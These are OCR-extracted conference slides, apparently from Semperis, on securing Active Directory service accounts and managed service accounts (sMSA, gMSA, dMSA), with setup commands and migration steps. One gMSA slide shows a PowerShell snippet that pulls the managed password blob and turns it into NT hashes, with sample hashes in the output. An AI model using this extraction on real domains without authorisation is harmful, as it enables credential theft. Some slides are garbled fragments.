






SCAN ME

WELCOME

Demystifying (Managed)
Service Accounts
Unveiling Best Practices
And Security Measures To
Reduce Risk And Impact



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Introducing Me, Myself & I! ...And Semperis



SCAN ME





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We're Mission-Driven to Be a Force for Good


At Semperis, our workforce across all departments is part of a bigger mission to be a force for good. We fight every day to stop cyber criminals and curb the funding of evil.

ABOUT SEMPERIS

- Technology Focus: Identity, Security And Recovery
- Product Focus: AD, ADFS, Entra Connect/Cloud Sync, FIM/MIM, Entra (ID) Technologies.
- Architecting, designing, implementing and maintaining secure identity solutions
- Writer Of: "KRBTGT Pwd Reset", "AD Convergence", "SYSVOL Convergence" Scripts (Feedback WELCOME!)

Semperis

Evolution Of Service Accounts





Semperis

(Legacy) Service Accounts Common Good, Bad And Ugly Reality

- Used for srvcs, apps, iis, scheduled tasks, keytabs, etc. (i.e. all over the place)
- Based on USER objectClass + "Password Never Expires"
- Configured with SPN(s) + RC4 support + Overprivileged
- Application owners with multiple svc accounts sharing same password
 - Very likely crappy/reused password, incl bad account hygiene
- In may occasions no clear/unique/consistent naming convention
- No ownership/periodic recertification → hard to discover, secure and audit in AD
- Prime targets for attackers using the "Kerberoasting Attack" because...



(Legacy) Service Accounts Some Best Practices

- Use ONLY when not being able to use xMSA
- ADLDS2-SRV2-dMSA
 AD LDS instance Running Automatic ADTEC\dMSA.ADLDS2\$
 ADLDS-SRV1SRV2-DMSAnative1 AD LDS instance Running Automatic ADTEC\dMSA.ADLDSnat/
 ADLDS-SRV1SRV2-DMSAnative2 AD LDS instance Running Automatic ADTEC\dMSA.ADLDSnat/
 ADLDS-SRV1SRV2-SVCtoDMSA1 AD LDS instance Running Automatic ADTEC\sVC.ADLDSmig1
 ADLDS-SRV1SRV2-SVCtoDMSA2 AD LDS instance Running Automatic ADTEC\sVC.ADLDSmig2
- Unique svc acc + unique/strong mach-gen. pwd for each svc/app + pwd in vault
- Prevent "Password Never Expires" + periodic change manually/ through tool
- Use clear/unique/consistent naming convention (e.g. svc_/svc-/sa_/sa-/s_/s-, etc)
- From ID perspective mark as service account + dedicated OU + strict delegation
- Define owner + periodic (e.g., 1 year) recertification by owner
- Assign minimum required user rights and permissions (i.e., "Least Privilege")
- Limit its use on other servers with Authentication Policies/Silos



(Legacy) Service Accounts Finding/Identifying/Discovering

- Which accounts are Service Accounts in AD?
 - Within specific OUs + certain naming convention
 - "Password Never Expires", old "pwdLastSet", "Cannot Change Password"
 - Configured: SPNs / Delegated Services / Account/Resourced Based Delegation
 - Specific text in "description" attribute or any other attribute
 - User rights (e.g. Allow "logon as a service", Allow "logon as a batch job", Deny "log on locally")
 - Used in Services, Scheduled Tasks, IIS, Keytabs, Scripts/Tools/GPOs/Anywhere
- Where (i.e., Servers) are Service Accounts used?
 - Check all server's Services and Scheduled Tasks
 - DCs: Auditing for Kerberos Ticket Events, & DCs/Others: Logon Events (Send events to central SIEM)

Service Accounts vs xMSAs


Main Benefits Of sMSAs/gMSAs/dMSAs Over (Legacy) Service Accounts?

• Automatic, better & stronger credential management -> Kerberoasting = History!

RETRY...

What happens when you ask AI: "Kerberoasting Being History!"
The following still applies for sMSAs/gMSAs/dMSAs

- Clear and unique naming convention
- Ownership and recertification
- Least privilege




Protecting access to, usage of account and its credentials (incl. server it runs on) ers



sMSAs → objectClass = msDS-ManagedServiceAccount

2008 R2

- sMSA is <u>linked to 1 specific computer</u>
 - Forward Link "msDS-HostServiceAccount" on computer
 - Back link "msDS-HostServiceAccountBL" on sMSA
- sMSA can be transferred to another computer (relink + reinstall)





- Auto password/SPN management by computer (No KDS Root Key Required)
 - Initial password generated and set when installing the sMSA on computer
 (Possible to reset password: Reset-ADServiceAccountPassword -Identity <sMSA>)
 - sMSA uses the exact same logic/behavior and password update interval as the computer it is being used on
- Like for computers, following policy settings also impact management of sMSAs
 - Security Option "Domain member: Disable machine account password changes" (Not Configured = Default = DO Change Password)
 - Security Option "Domain member: Maximum machine account password age" (Not Configured = Default = 30 Days)
 - Security Option "Domain controller: Refuse machine account password changes" (Not Configured = Default = DO NOT Refuse Password Changes)



- Create sMSA in AD (Default Or ANY Container)
 - <u>Permissions</u>: Create "msDS-ManagedServiceAccount" object in targeted container/OU
 - <u>Command</u>: New-ADServiceAccount -RestrictToSingleComputer -Name <sMSA>
- In AD, associate the sMSA with an existing computer
 - <u>Permissions</u>: on targeted computer object write "msDS-HostServiceAccount" (add DN of sMSA)
 - <u>Command</u>: Add-ADComputerServiceAccount -Identity <COMPUTER> -ServiceAccount <sMSA>
 - Remark: NOT mandatory to be used, can be skipped!





- Install the sMSA on that computer
 - <u>Permissions</u>: Local admin on computer to make computer aware of new password + on targeted sMSA Reset Password, write "pwdLastSet", write "userAccountControl" (delete current value and add 4096) + on targeted computer object write "msDS-HostServiceAccount" (add DN of sMSA)
 - <u>Command</u>: Install-ADServiceAccount -Identity <sMSA>
 - Remark: Succeeds if sMSA IS NOT already associated with other server & fails if it is
- Testing the sMSA can be used on the targeted computer
 - *Permissions*: Local admin on computer
 - <u>Command</u>: Test-ADServiceAccount -Identity <sMSA>
 - Remark: When TRUE, it can be used!





- Get Relevant Data From All sMSAs (Stand-Alone Managed Service Accounts) In AD Domain (https://gist.github.com/zjorz/1d454aaa7c8fb7f0a696092b332af49b)
 - Password Change Interval: Very likely the default of 30 days.... But...

SMSAs In The AD Domain 'ADTEC.NET' (SID: S-1-5-21-274783270-2712129839-3354909249) (2025-05-27 20:56:09)												
Filter P												
♣ Add criteria ▼										•		
Distinguished Name	SamAccountName	RID	Туре	description	Enabled	KerbEncryptType	WhenCreated	WhenChanged	PasswordLastSetSmsa	PasswordLastSetHost	msDS-HostServiceA	MemberOf
CN=sMSA.TEST2,OU=sMSA-TESTs,	sMSA.TEST2\$	12804	sMSA	sMSA For TEST SERVER 2	True	RC4, AES128, AES256	2025-05-02 23:23:35	2025-05-17 14:16:29	2025-05-16 20:50:18	2025-05-16 06:50:16	{CN=SERVERTEST2,	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
CN=sMSA.TEST3,OU=sMSA-TESTs,	sMSA.TEST3\$	12868	sMSA	sMSA For TEST SERVER 3	True	RC4, AES128, AES256	2025-05-03 23:27:31	2025-05-17 14:16:29	2025-05-15 06:54:00	2025-05-14 20:28:58	{CN=SERVERTEST3,	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
CN=sMSA.TEST1,OU=sMSA-TESTs,	sMSA.TEST1\$	12803	sMSA	sMSA For TEST SERVER 1	True	RC4, AES128, AES256	2025-05-02 23:23:34	2025-05-17 14:16:29	2025-05-16 00:35:16	2025-05-16 00:35:16	{CN=SERVERTEST1,	{CN=Domain Admins,CN=Users,DC=ADTEC,DC=NET}
CN=sMSA.TEST9,OU=sMSA-TESTs,	sMSA.TEST9\$	12817	sMSA	sMSA For TEST SERVER 9	True	RC4, AES128, AES256	2025-05-02 23:23:39	2025-05-17 14:16:29	2025-05-05 01:43:30	2025-05-02 23:23:39	{CN=SERVERTEST9,	0
CN=sMSA.RODC,OU=sMSA-TESTs,	sMSA.RODC\$	12884	sMSA	sMSA For TEST SERVER 3	True	RC4, AES128, AES256	2025-05-09 12:53:18	2025-05-17 14:16:29	2025-05-15 14:06:56	2025-05-14 20:28:58	{CN=SERVERTEST3,	{CN=GRP_R0_ALLOWCache-R0FSRODC1,OU=Grou
CN=sMSA.TEST4,OU=sMSA-TESTs,	sMSA.TEST4\$	12807	sMSA	sMSA For TEST SERVER 4	True	RC4, AES128, AES256	2025-05-02 23:23:36	2025-05-17 14:16:29	2025-05-02 23:23:36	2025-05-02 23:23:36	{CN=SERVERTEST4,	0
CN=sMSA.TEST5,OU=sMSA-TESTs,	sMSA.TEST5\$	12809	sMSA	sMSA For TEST SERVER 5	True	RC4, AES128, AES256	2025-05-02 23:23:37	2025-05-17 14:16:29	2025-05-02 23:23:37	2025-05-02 23:23:36	{CN=SERVERTEST5,	0
CN=sMSA.TEST6,OU=sMSA-TESTs,	sMSA.TEST6\$	12811	sMSA	sMSA For TEST SERVER 6	True	RC4, AES128, AES256	2025-05-02 23:23:37	2025-05-17 14:16:29	2025-05-02 23:23:37	2025-05-02 23:23:37	{CN=SERVERTEST6,	8
CN=sMSA.TEST7,OU=sMSA-TESTs,	sMSA.TEST7\$	12813	sMSA	sMSA For TEST SERVER 7	True	RC4, AES128, AES256	2025-05-02 23:23:38	2025-05-17 14:16:29	2025-05-02 23:23:38	2025-05-02 23:23:38	{CN=SERVERTEST7,	8
CN=sMSA.TEST8,OU=sMSA-TESTs,	sMSA.TEST8\$	12815	sMSA	sMSA For TEST SERVER 8	True	RC4, AES128, AES256	2025-05-02 23:23:39	2025-05-17 14:16:29	2025-05-02 23:23:39	2025-05-02 23:23:38	{CN=SERVERTEST8,	8
CN=sMSA.TEST22,OU=sMSA-TESTs	sMSA.TEST22\$	12873	sMSA	sMSA For TEST SERVER 2	True	RC4, AES128, AES256	2025-05-04 22:41:20	2025-05-17 14:16:29	2025-05-04 22:41:20	2025-05-16 06:50:16	{CN=SERVERTEST2,	0
CN=sMSA.TEST11,OU=sMSA-TESTs	sMSA.TEST11\$	12872	sMSA	sMSA For TEST SERVER 1	True	RC4, AES128, AES256	2025-05-04 22:41:19	2025-05-17 14:16:29	2025-05-15 13:37:48	2025-05-16 00:35:16	{CN=SERVERTEST1,	0
CN=sMSA.TEST111,OU=sMSA-TES	sMSA.TEST111\$	12883	sMSA	sMSA For TEST SERVER 1	True	RC4, AES128, AES256	2025-05-08 18:01:07	2025-05-17 14:16:29	2025-05-16 00:20:16	2025-05-16 00:35:16	{CN=SERVERTEST1,	0
CN=sMSA.TEST33,OU=sMSA-TESTs	sMSA.TEST33\$	12871	sMSA	sMSA For TEST SERVER 3	True	RC4, AES128, AES256	2025-05-04 21:51:52	2025-05-17 14:16:29	2025-05-16 04:40:05	2025-05-14 20:28:58	{CN=SERVERTEST3,	0




Managed Service Accounts Group (gMSA)

- gMSAs → objectClass = msDS-GroupManagedServiceAccount
- 2012
- Centralized password management → KDS Root Key (at least 1) in AD Forest
 - KDS Root Keys are stored in AD in container: "CN=Master Root Keys, CN=Group Key
 Distribution Service, CN=Services, CN=Configuration, DC=<forest name>"
 - name (Keyld) → identifier of KDS Root Key object referenced by gMSAs in attributes "msDS-ManagedPasswordId" and "msDS-ManagedPasswordPreviousId"
 - <u>"msKds-CreateTime" (CreationTime)</u> → time KDS Root Key object was created in AD
 - <u>"msKds-UseStartTime" (EffectiveTime)</u> → time any RWDC can start using KDS Root Key Object for gMSAs
 - For subsequent KDS Root Keys: Create KDS Root Key + Force AD Repl + Restart KDSSVC
- gMSA can be shared by multiple computers or be restricted to just 1 (flexibility!)



- The inner guts of a gMSA
 - "msDS-ManagedPasswordInterval": password rotation interval in days, set at creation ONLY. Default of 30 days = too long. Thoughts/suggestion: set it to 3-5 days. Depends on AD Replication Convergence!. Measure AD Replication Convergence for Configuration NC through → https://github.com/zjorz/Public-AD-Scripts/blob/master/Check-AD-Replication-Latency-Convergence.md
 - "msDS-ManagedPasswordId": references keyID
 of KDS Root Key currently being used (N).
 - "ms-DS-ManagedPasswordPreviousId": references keyID of KDS Root Key previously being used (N-1).




Octet String Attribute Editor									>							
Attri	bute	:			m	sDS-	Man	ageo	Pass	swor	dPre	viou	sId			
Value format:					Н	Hexadecimal										Y
/alu	9111	NOT	FRE	VE	RSE	D!	11			111	REV	ERS	SED	111		
01	00	00	00	4B		53		02				69			00	0
*	00	00	00	13	00	00	00	CE	38	D9	29	37	62	OF	40	1
18																
CD	42	E4	6F	88	12	C2	EE	00	00	00	00	14	00	00	00	1
CD 14	42 00	E4	6F	88	12	C2	EE 00	00 54	00	00 45	00	14 43	00	00 2E	00	
CD 14 4E	42 00 00	E4 00 45	6F 00	88 41 54	00 00	C2 44 00	00 00		00	00 45 44	00 00	14 43	00 00	00 2E	00	





The inner guts of a gMSA (Continued...)




ADDomain -Current LocalComputer).PDCEmulator)

\$adAccount

Managed Service Accounts

Group (gMSA)



Retrieving 'msDS-ManagedPassword' Using LDAP Query When Allowed ONLY Works With gMSA, As For dMSA A TGS Request Is Needed

\$qMSASamAccountName = 'GMSA 1DAY 001\$'

\$gMSA = Get-ADServiceAccount -Identity \$gMSASamAccountName -Properties 'msDS-

ManagedPassword', PasswordLastSet, PrincipalsAllowedToRetrieveManagedPassword - Server \$((Get-ADDomain -

Current LocalComputer).PDCEmulator)

\$gMSA

\$managedGmsaPwd = \$gMSA.'msDS-ManagedPassword' ConvertFrom-ADManagedPasswordBlob \$managedGmsaPwd

Write-Host "CURRENT NTHASH...: \$(ConvertTo-NTHash -Password \$((ConvertFrom-ADManagedPasswordBlob

\$managedGmsaPwd).SecureCurrentPassword))"

Write-Host "PREVIOUS NTHASH... \$(ConvertTo-NTHash -Password \$((ConvertFrom-ADManagedPasswordBlob

DS Internals

\$managedGmsaPwd).SecurePreviousPassword))"

DistinguishedName: CN=GMSA_1DAY_001,OU=TEST,DC=ADTEC,DC=NET

SamAccountName: GMSA_1DAY_001\$

Enabled: True

Sid: S-1-5-21-274783270-2712129839-3354909249-10026

Guid: 2da6a432-8b44-4db7-b2fd-7f2dcd1dec31

SamAccountType: Computer

UserAccountControl: WorkstationAccount

DNSHostName: 1DAY_001.ADTEC.NET

OperatingSystem:

OperatingSystemVersion:

Description: gMSA With 1 Day Password Interval

PrimaryGroupId: 515

SupportedEncryptionTypes: RC4_HMAC, AES128_CTS_HMAC_SHA1_96, AES256_CTS_HMAC_SHA1_96

ServicePrincipalName:

LastLogonDate:

PasswordLastSet: 29-May-2025 12:30:30

SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,

SelfRelative

Key Credentials

NTHash: 63b36db40c5cc43c86306e839f7a1c76

LMHash:

NTHashHistory:

Hash 01: 63b36db40c5cc43c86306e839f7a1c76 Hash 02: f75c692672e5a1821b45c5073c5cec13 Hash 03: c44a021ed38efa132b28f7b9dcac8eda

TROOPERS



- Create gMSA in AD (Default Or ANY Container)
 - <u>Permissions</u>: Create "msDS-GroupManagedServiceAccount" object in targeted container/OU
 - <u>Command</u>: New-ADServiceAccount -RestrictToSingleComputer -Name <gMSA> -DNSHostName <FQDN>
- In AD, configure security principal(s) allowed to retrieve password of gMSA
 - <u>Permissions</u>: on targeted gMSA object write "msDS-GroupMSAMembership"
 - <u>Command</u>: Set-ADServiceAccount -Identity <gMSA> PrincipalsAllowedToRetrieveManagedPassword @("<samacc1>", "<samacc2>", "<samacc3>")






- Install the gMSA on a computer
 - NOT NEEDED!
- Testing the gMSA can be used on the targeted computer
 - Permissions: Local admin on computer
 - <u>Command</u>: Test-ADServiceAccount -Identity <gMSA>
 - Remark: When TRUE, it can be used!



 Get Relevant Data From All gMSAs (Group Managed Service Accounts) In AD Domain (https://gist.github.com/zjorz/d1906ac04964a29d87bd377e0298eb21)






Managed Service Accounts Delegated (dMSA)

dMSAs → objectClass = msDS-DelegatedManagedServiceAccount

2025

- dMSA = gMSA with more steroids and more requirements! Key differences are:
 - No LDAP query for "msDS-ManagedPassword" → Request TGS through TGT
 - Unlike gMSA, with regards to a dMSA:



- Server DOES NOT have local copy of the password, only the DCs have it and can calculate it dMSA support NOT enabled by default
 - Not enabling support? → dMSA authN fails with username/password incorrect, logon failure, etc
 - Enable support through registry or GPO + realms (=optimize lookup of domains with W2K25 RWDCs)
- It supports native use and migration from legacy service account (last is main use case!)
- Native dMSA use supports services, IIS App Pools but not Scheduled Tasks
- dMSA creation and management is to be considered as Tier 0!





Managed Service Accounts Delegated (dMSA)

- The inner guts of a dMSA / Superseded Account
 - "msDS-DelegatedMSAState": state of dMSA and how it is being used if applicable
 - 0 = Unused (Default)
 - 1 = Migration Start | 2 = Migration End (Migration of legacy service account to dMSA!)
 - 3 = Native Use
 - "msDS-SupersededServiceAccountState": state of superseded account
 - Empty = Not superseded (Default)
 - 1 = Migration Start | 2 = Migration End (Migration of legacy service account to dMSA!)
 - "msDS-ManagedAccountPrecededByLink": DN of legacy service account (a.k.a. account being superseded)
 - "msDS-SupersededManagedAccountLink": DN of dMSA (a.k.a. account superseding)
 - adminSDHolder DOES NOT follow link!





Managed Service Accounts Delegated (dMSA)

- Create dMSA in AD (Default Or ANY Container)
 - <u>Permissions</u>: Create "msDS-DelegatedManagedServiceAccount" object in targeted container/OU
 - <u>Command</u>: New-ADServiceAccount <u>-CreateDelegatedServiceAccount</u> -Name <dMSA> -DNSHostName <FQDN> [-OtherAttributes @{'msDS-DelegatedMSAState'='3'}] (for NATIVE use!)
- In AD, configure security principal(s) allowed to retrieve password/keys of dMSA
 - <u>Permissions</u>: on targeted dMSA object write "msDS-GroupMSAMembership"
 - <u>Command</u>: Set-ADServiceAccount -Identity <dMSA> PrincipalsAllowedToRetrieveManagedPassword @("<samacc1>", "<samacc2>", "<samacc3>")






Managed Service Accounts Delegated (dMSA)

- Install the dMSA on a computer
 - NOT NEEDED!
- Testing the dMSA can be used on the targeted computer (does not work .. yet!)
 - Permissions: Local admin on computer
 - <u>Command</u>: Test-ADServiceAccount -Identity <dMSA>
 - Remark: When TRUE, it can be used!



Managed Service Accounts Delegated (dMSA)

• Get Relevant Data From All dMSAs (Deleg. Managed Service Accounts) In AD Domain (https://gist.github.com/zjorz/62de8c4b5c8d10f7b3c1934c4332dfb8)






Migrating Service Accounts Legacy -> dMSA (GOOD Successor!)

INITIATING MIGRATION through PoSH CMDlet (Domain Admin Only!):

Starting Migration Of Svc Account To dMSA

Start-ADServiceAccountMigration -Identity "<dMSA>" -SupersededAccount "<DN of Legacy Svc Account>"


Starting Migration Of Svc Account To dMSA (Under The Hood)
\$rootDSE = [ADSI]"LDAP://<RWDC FQDN>/RootDSE"
\$rootDSE.Put("migrateADServiceAccount", "<DN of dMSA>:<DN of Legacy Svc Account>:1")
\$rootDSE.SetInfo()





Migrating Service Accounts Legacy -> dMSA (GOOD Successor!)

Authentication BEFORE Migration State

